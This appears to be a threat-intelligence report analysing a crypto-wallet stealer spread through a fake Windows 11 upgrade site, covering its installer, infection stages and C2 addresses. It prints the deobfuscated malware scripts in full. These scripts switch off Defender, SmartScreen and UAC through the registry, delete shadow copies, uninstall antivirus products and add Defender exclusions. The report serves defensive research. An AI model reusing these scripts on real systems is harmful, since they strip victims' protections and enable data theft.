Adversary Intelligence

Information Stealer Targets Crypto Wallets Via Fake Windows 11 Update

Researchers: Anandeshwar Unnikrishnan
Co-Author: Hansika Saxena
CloudSEK TRIAD (Threat Research & Information Analytics)

Contents


Executive Summary

Since its advent in 2008, cryptocurrency has gone from being an obscure internet trend to a mainstream unit of currency. The rising value of cryptocurrencies combined with the endorsement of public figures, has attracted users from across the globe. However, this has also prompted attackers to run scams, develop malware, and breach crypto exchanges, to defraud users and legitimate crypto businesses.

CloudSEK's flagship digital risk monitoring platform XVigil, which continuously scours the internet for cyber threats, recently identified a malicious domain (**windows11-upgrade11[.]com**) that acts as a launch pad for a crypto stealer**.** In this report we delve into the features of the domain, the crypto-stealer malware's execution flow, and the functionality of each of its modules.

Key Findings


- **windows11-upgrade11[.]com** lures users masquerading as a legitimate site that provides Windows 11 upgrades.
- Threat actors use SEO poisoning to lure users to the site, where they are directed to download a malicious file mimicking a Windows 11 upgrade.
- This launches a multi-stage malware dubbed "XYZ" on the target system.
- The crypto stealer malware then steals:
    - User data from the desktop
    - Web browser data such as cookies, browser user data, etc.
    - Data of crypto wallets and stored secrets



The malware's infection lifecycle

The Domain

- A user upgrading to Windows 11 may find the malicious domain windows11-upgrade11[.]com, listed in their search results.
- On clicking the page in the results, the user is directed to the fake domain, which appears as a legitimate Windows site to unsuspecting users.
- If the user is not using the TOR browser or a VPN, the website will allow them to download an *.iso* file, falsely advertised as the latest Windows 11 upgrade.
- At the time of publishing this report, there are no samples of this malware available on VirusTotal or other similar services.



The malicious domain spreading the malware

Technical Analysis of the Crypto-Stealer

Stage 0x1: Installation


- The malware loader is shipped inside the Windows 11 *.iso* file (*Windwos11-setup_11_14064.iso)* displayed to the user as an exe file named *windows11-setup_11_14064.exe*.
- Analysis of the file contents indicates that it includes the *MZP header*, which stands for Pascal: the magic byte used by Delphi binaries. This indicates that the loader is written in the Delphi programming language.

windows11-setup_11_14064.exe

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	4D	5A	50	00	02	00	00	00	04	00	0F	00	FF	FF	00	00	MZP.....ÿÿ..
00000010	B8	00	00	00	00	00	00	00	40	00	1A	00	00	00	00	00	¸.......@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	01	00	00	.....
00000040	BA	10	00	0E	1F	B4	09	CD	21	B8	01	4C	CD	21	90	90	°....´.Í!¸.LÍ!..
00000050	54	68	69	73	20	70	72	6F	67	72	61	6D	20	6D	75	73	This program mus
00000060	74	20	62	65	20	72	75	6E	20	75	6E	64	65	72	20	57	t be run under W
00000070	69	6E	33	32	0D	0A	24	37	00	00	00	00	00	00	00	00	in32..$7.....
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....

Contents of the exe file

- Notably, all the malicious programmes in the campaign are either built in Delphi or they employ packers written in Delphi.




- The malware developers have built the loader using Inno Setup 6.1.0. Inno Setup is a free installer for Windows, developed in Delphi.
- While debugging the loader, the metadata of the Inno Setup is loaded. This information helps understand the behaviour of the loader program.

```
mov eax,dword ptr ds:[4C1D90]          004C1D90:"IBM"
mov edx,dword ptr ds:[eax+20]
mov eax,dword ptr ds:[4C1D88]          004C1D88:&"ü7B"
call windows11-setup_11_14064.423CE8
mov edx,windows11-setup_11_14064.4C1DA0  4C1DA0:"Inno Setup Setup Data (6.1.0) (u)"
mov ecx,40                             40:'@'
mov eax,dword ptr ds:[4C1D88]          004C1D88:&"ü7B"
call windows11-setup_11_14064.423CC0
mov eax,windows11-setup_11_14064.4C1DA0  4C1DA0:"Inno Setup Setup Data (6.1.0) (u)"
mov edx,dword ptr ds:[4BA4C0]          004BA4C0:&"Inno Setup Setup Data (6.1.0) (u)"
mov ecx,40                             40:'@'
call windows11-setup_11_14064.40803C
je windows11-setup_11_14064.4B602D
call windows11-setup_11_14064.4AF834
```

Metadata of the Inno Setup


- The loader then creates a directory named *is-PN131.tmp* at the following location: *C:\Users\<username>\AppData\Local\Temp*.



Creation of is-PN131.tmp folder


- Inside the *is-PN131.tmp* directory, a new file named *windows1-setup_11_14064.tmp* is created. No data has been added to this file yet.

Creation of the windows1-setup_11_14064.tmp file



The newly created file

- Once the file is created, the loader writes data into it. The size of the new file is 3,078 KB and MZP is the first byte. Even though the extension of this file is *.tmp*, it is an executable.
- The loader then spawns a new process via the *CreateProcess Windows* API. The command line arguments for this API are:
    - "C:\Users\user\AppData\Local\Temp\is-IU2K8.tmp\windows11-setup_11_14064.tmp"
    - /SL5="$320556,8141336,820224,C:\Users\jello\Desktop\windows11-setup_11_14064.exe" /verysilent /sp-



Spawning a new process via the CreateProcess Windows API

- The spawning of the new process, *windows11-setup_11_14064.tmp,* can be seen in the process listing.

The process listing

Peculiar Case of the Inno Setup

As mentioned previously, knowing that Inno Setup is the Windows installer utilised by this malware helps us comprehend the program's behaviour. When running a program, Inno Setup exhibits the following characteristics:

- First, the parent program (in our case the loader itself) which is packaged in Inno creates a child process with the following Windows specific command-line arguments:
    - /SL5
    - /SPAWNWND
    - /DEBUGWND
    - /NOTIFYWND
- The directory path following /SL5 is the path to the parent process. This is an internal mechanism used by Inno for Inter-Process Communication.
- Second, the files that need to be executed are dropped in the *Temp users* directory. All the files are deleted after the installer exits, and the directories created will have the following name convention: *IS-XXXX.tmp*.

Loader Script Execution

- The newly created process *windows11-setup_11_14064.tmp*, which is the child installer, will execute the malware. The loader creates a new *tmp* in *C:* directory, and dumps the following three scripts and one tool (application):

File Name	Type	Purpose
dfl.cmd	Windows Command Script	To disable security via Registry, WMIC, and delete the shadow volume.
pr.cmd	Windows Command Script	Utilising dropped *pr.exe* [PowerRun] to add exceptions to *.scr*, *.cmd*, and *.exe*.
pr.exe	Application	A free tool to run *cmd.exe*, *regedit.exe* etc., with the same privilege as *TrustedInstaller/ NT Authority /System*.
mbl.vba	Visual Basic Script	To run *dfl.cmd*


Highlights of Script Execution

The script execution allows the attacker to:

- Disable system protection via Windows Registry
- Execute WMIC to uninstall security products installed on the target system
- Elevate privilege via PowerRun to exclude .scr, .cmd, .exe, etc from Windows Defender

Loader Script Obfuscation

- The obfuscated pattern of the script is very similar to BatchObfuscator, which is publicly available on this GitHub repository.



Obfuscated version of the loader script

- Fortunately, the GitHub repository of this tool provides the deobfuscation logic as well. The script is successfully decoded, as seen below.

```
cls
@Echo Off
reG ADd "hklm\sOfTwaRe\MIcrosoFt\wiNdows\cURreNtvErsiOn\poLIcIEs\sYsteM" /v
"CoNSENtPrOmPTBehaVIoRADmIn" /T rEg_DworD /D "0" /f 2>NUl
rEG ADD "hKLm\sOfTwArE\mICroSOfT\wINDoWs\cuRreNtVERSiON\pOLicies\SySTeM" /v
"conSENtprOMpTBeHAvioRusEr" /t reG_dWord /D "0" /f 2>NUL
REG add "HKlm\soFtWare\MIcRoSoFT\WIndOWs\CURrENtVeRSION\PoLICieS\SYstEM" /V
"ProMPToNSECUredEskTop" /t REg_dwoRD /D "0" /F 2>NUl
reG adD "hKlm\sofTwARe\POLicIEs\MIcrosofT\WInDOwS dEFENdER\sPYNeT" /v "sUbmITSAmpLeScoNsEnt" /t
rEg_DworD /D "2" /f 2>NUL
REg ADd "HkLm\soFtWARe\pOLIcies\micRoSOFT\wINDOws DEFEnDeR\SpyNEt" /v "spynETrepoRTiNg" /t
reg_DWOrd /D "0" /F 2>nul
reG ADD "hKlM\SoFtwARE\pOLIcIeS\miCRoSOft\WINDows dEFENDER" /v "pUaPRoteCTiOn" /t reg_DwOrD /D "0"
/F 2>NuL
REG aDD "hkLm\SoftwARe\POliCles\mICRosOfT\wIndOWs dEFENdEr\mpENgINE" /v "mPeNablEpUs" /T
rEg_dWORd /d "0" /f 2>nUL
rEG aDD "HkLM\SoFTWare\POlICIES\MICRosoft\wiNDoWs\sYstEm" /V "EnaBLESmArTSCrEEn" /T Reg_dwoRd /d
"0" /f 2>nuL
```

```
Reg aDD "hKLm\SOfTWArE\MicroSoFT\wiNdOwS\CURrenTVERsioN\eXpLorER" /v "SMaRtScReENenAbLeD" /T
reg_Sz /d "OfF" /F 2>Nul
ReG adD "HklM\SOfTWaRE\polICIes\miCROsoFt\mRt" /v "doNtoFFerThROUGHWuau" /t "REg_dWord" /d "1" /f
2>nUl
rEg ADD "hKlm\sOFTWARe\poLIcIES\miCRoSOFt\mRT" /V "dONtRepOrTinfECTioNINfOrmATION" /t "rEG_dworD"
/d "1" /F 2>nUL
REg adD "hklM\SOFTwaRE\poliCIes\micrOSoFt\wiNDowS DeFENdER\ux COnfIgUratiOn"  /V
"nOTIFiCatIOn_SuPPrESs" /T Reg_DWord /D "1" /f 2>Nul
rEg ADD "hKLm\sOFtwaRe\POlicieS\micrOsOft\wInDoWs deFeNdEr\WIndowS dEFendeR eXploiT
guARd\coNtrolLed FoLDEr acCeSS"  /v "ENABLEcOnTRoLleDFoldEraCcESS" /T REg_dwoRD /D "0" /F 2>NUL
reg aDD "hKLm\SOfTwArE\PolICIes\MIcrosOft\wiNDOWs DefendeR\reporTInG" /V
"DISAbLeEnhANceDnoTiFIcAtIoNs" /T rEg_dWORd /d "1" /f 2>nul
reG adD "hKlm\Software\MicroSOft\wINdoWS deFeNDEr SecURITY CENteR\NOtIFIcaTIOns" /V
"disABLeenhaNcEdnOtificAtions" /T REG_DWorD /D "1" /f 2>NuL
REg Add "HKLM\softwARE\MICroSOFt\WInDOws DefenDEr SecURiTY CENTER\ViRUs and Threat PRoTeCtioN" /v
"fILesbLOCKeDnOtifIcATiondIsABlEd" /T REg_dWord /d "1" /f 2>Nul
reg Add "hKLm\SofTWare\mICrOsOFt\wiNDoWs deFENDeR SECuriTY CeNTeR\ViRUS AND ThreAt ProteCtiOn" /v
"noAcTIoNnoTiFicaTioNdiSABLeD" /T reg_dWoRD /d "1" /F 2>nul
Reg aDD "hklm\softwArE\MICrOSOFT\WiNdOWs DEfeNDeR SECURity cenTEr\viruS AND THREat PROTeCTIon" /V
"SuMMaRYnOTIFiCATIOnDisABlED" /t REg_DWORd /D "1" /f 2>NuL
reG Add "hKLm\SOFtwArE\pOLIcies\mIcroSOft\wIndoWs\exPlOrer" /v "dISABlENotifiCAtIonCEntEr" /t Reg_dWord
/D "1" /f 2>nul
ReG Add "HKCU\SofTWARe\MicRosoft\WIndows\CUrrentVersIon\puShNoTIFicAtIoNS" /V "TOAsTeNAblEd" /t
ReG_dWOrd /d "0" /f 2>NuL
reG ADD "hklM\sOftwaRe\poLICiES\MICrOSOft\WindoWS DEfendEr securITy CenteR\VirUs ANd tHReat
PrOTECtIon" /v UILOcKDoWn /t Reg_dwoRD /d 1 /f 2>nuL
reg ADd "HkLM\SofTwaRe\policIES\miCRoSoFT\WindOws dEFendEr sECurITy cenTEr\apP anD BrOwseR
PrOTEctION" /V uIloCkDOWn /t ReG_dWOrD /d 1 /F 2>NUl
Reg aDD "HKLM\sOFTware\polICiES\MiCrOSoFt\winDoWs nt\sYsTeMREStOre" /V "dIsAblEConfIG" /t ReG_DWoRd
/D "1" /F 2>nUL
ReG ADd "HKLM\sofTwARe\POliciEs\miCROsofT\wInDowS NT\SYStemrESTorE" /v "disABlESR" /t reG_dWoRD /D
"1" /F 2>NUL
REG aDD "hkCu\sofTWaRE\MICROSOFT\wInDOWs\CUrREntvErSioN\poLicies\aTTAchMents" /v
"sAveZoneinformAtIoN" /t Reg_DworD /D "1" /f 2>nuL
ReG add "HKLM\soFtwaRE\micrOSOFT\windOWs\cURReNTversion\POLICIEs\ATtachMents" /v
"saVEZONEINFoRmatiON" /T rEg_DworD /d "1" /F 2>NUL
ReG AdD "HKlm\soFtWARe\MiCrosOFt\wiNDoWs\cURREnTVErsIoN\POlicIES\attacHmenTs" /V
"sCAnWITHaNtiviRUS" /t ReG_dword /D "1" /F 2>nUL
vssadmin delete shadows /all /quiet
wmic product where name="ESET Security" call uninstall /nointeractive
wmic product where name="AntimalwareEngine" call uninstall /nointeractive
wmic product where name="OnlineThreatsEngine" call uninstall /nointeractive
wmic product where name="FirewallEngine" call uninstall /nointeractive
wmic product where name="Emsisoft Anti-Malware" call uninstall /nointeractive
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "emsisoft anti-malware" /f 2>nul
cmd /c "%ProgramFiles%\Malwarebytes\Anti-Malware\mbuns.exe" /uninstall /verysilent /f 2>nul
del %0
```

Deobfuscated contents of dfl.cmd

```
@echo off
pr.exe /SW:0 "reg.exe" add "HKLM\Software\Microsoft\Windows Defender\Exclusions\Extensions" /v "scr" /t
"REG_DWORD" /d "0" /f
pr.exe /SW:0 "reg.exe" add "HKLM\Software\Microsoft\Windows Defender\Exclusions\Extensions" /v "cmd" /t
```


```
"REG_DWORD" /d "0" /f
pr.exe /SW:0 "reg.exe" add "HKLM\Software\Microsoft\Windows Defender\Exclusions\Extensions" /v "exe" /t
"REG_DWORD" /d "0" /f
pr.exe /SW:0 "reg.exe" add "HKLM\Software\Microsoft\Windows Defender" /v "PUAProtection" /t "REG_DWORD"
/d "0" /f
del %0
```

Deobfuscated contents of pr.cmd


```
set ws = CreateObject("WScript.Shell")
ws.run chr(34) & "%systemdrive%\tmp\dfl.cmd" & Chr(34), 0
set ws = Nothing
set abc = CreateObject("Scripting.FileSystemObject")
abc.DeleteFile WScript.ScriptFullName, 0
```

Deobfuscated contents of mbl.vba

Stage 0x2: Payload Loader




- At the final stage of Inno Setup, a packed file with a *.scr* extension is dropped into the *C:\Users\<username>\AppData\Roaming\Windows11InstallationAssistant* directory. Interestingly, Windows treats *.scr* files as executables.



Windows11InstallationAssistant directory

- The scr file is written in VB as shown in the following image:



Screenshot of the scr file coded in Visual Basic

- The image below shows the tampered sections of the packer binary. The section **"_9rW0;q:"** acts as an unpacking stub that initiates the unpacking of the payload.

	Name	VirtualSize	irtualAddres	zeOfRawDa	nterToRawD	terToReloca	erToLinenun	berOfReloca	erOfLinenu	haracteristic
0	kd!7sB13	000ccfc4	00001000	00000000	00000000	00000000	00000000	0000	0000	60000020
1	[m1j_yM#	0000a3dc	000ce000	00000000	00000000	00000000	00000000	0000	0000	c0000040
2	=23?laKZ	000a1a4f	000d9000	00000000	00000000	00000000	00000000	0000	0000	e0000060
3	):1:/e#2	000f5165	0017b000	00000000	00000000	00000000	00000000	0000	0000	e0000060
4	N0M7.f30	0008d061	00271000	00000000	00000000	00000000	00000000	0000	0000	e0000060
5	_9rW0;q:	0017fdfa	002ff000	0017fe00	00000400	00000000	00000000	0000	0000	e0000060
6	'cR5)ZOO	0000539f	0047f000	00005400	00180200	00000000	00000000	0000	0000	60000060
7	@KV42D@-	000062a1	00485000	00006400	00185600	00000000	00000000	0000	0000	60000060
8	jRti=Kjk	00000394	0048c000	00000400	0018ba00	00000000	00000000	0000	0000	40000040

Screenshot displaying the tempered sections of the packer binary

- The unpacker executes the payload by spawning a new process with a name identical to itself, i.e. **"Windows11InstallationAssistant.scr"**. The unpacked payload in the memory talks to the following C2 endpoints:
    - 104.21.28.14
    - 172.67.170.39

Frame Summary - [Conversation Filter]

Find ▾ Autoscroll

Frame Number	Time Date Local Adjusted	Time Offset	Process Name	Source	Destination	Protocol Name
18	-2022	14.3498302	Windows11InstallationAssistant.scr	10.0.2.15	104.21.28.14	TCP
19	-2022	14.3499552	Windows11InstallationAssistant.scr	10.0.2.15	104.21.28.14	TCP
20	-2022	14.3499954	Windows11InstallationAssistant.scr	104.21.28.14	10.0.2.15	TCP
21	-2022	14.3501031	Windows11InstallationAssistant.scr	104.21.28.14	10.0.2.15	TCP
56	-2022	21.4370120	Windows11InstallationAssistant.scr	10.0.2.15	172.67.170.39	TCP
57	-2022	21.4967006	Windows11InstallationAssistant.scr	172.67.170.39	10.0.2.15	TCP
58	-2022	21.5014377	Windows11InstallationAssistant.scr	10.0.2.15	172.67.170.39	TCP
59	-2022	21.5017939	Windows11InstallationAssistant.scr	10.0.2.15	172.67.170.39	TLS

Network communications of the newly created process

- Given below is the unpacked binary, which is a Delphi program. The packed program (scr file) creates a new process to execute this Delphi payload. The details regarding the payload execution are covered in the following section.

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1

Address	Hex	ASCII
03A4002C	4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00	MZP.....ÿÿ..
03A4003C	B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00	........@.....
03A4004C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
03A4005C	00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00	....
03A4006C	BA 10 00 0E 1F B4 09 CD 21 B8 01 4C CD 21 90 90	º....´.Í!¸.LÍ!..
03A4007C	54 68 69 73 20 70 72 6F 67 72 61 6D 20 6D 75 73	This program mus
03A4008C	74 20 62 65 20 72 75 6E 20 75 6E 64 65 72 20 57	t be run under W
03A4009C	69 6E 33 32 0D 0A 24 37 00 00 00 00 00 00 00 00	in32..$7........
03A400AC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
03A400BC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
03A400CC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
03A400DC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
03A400EC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
03A400FC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
03A4010C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
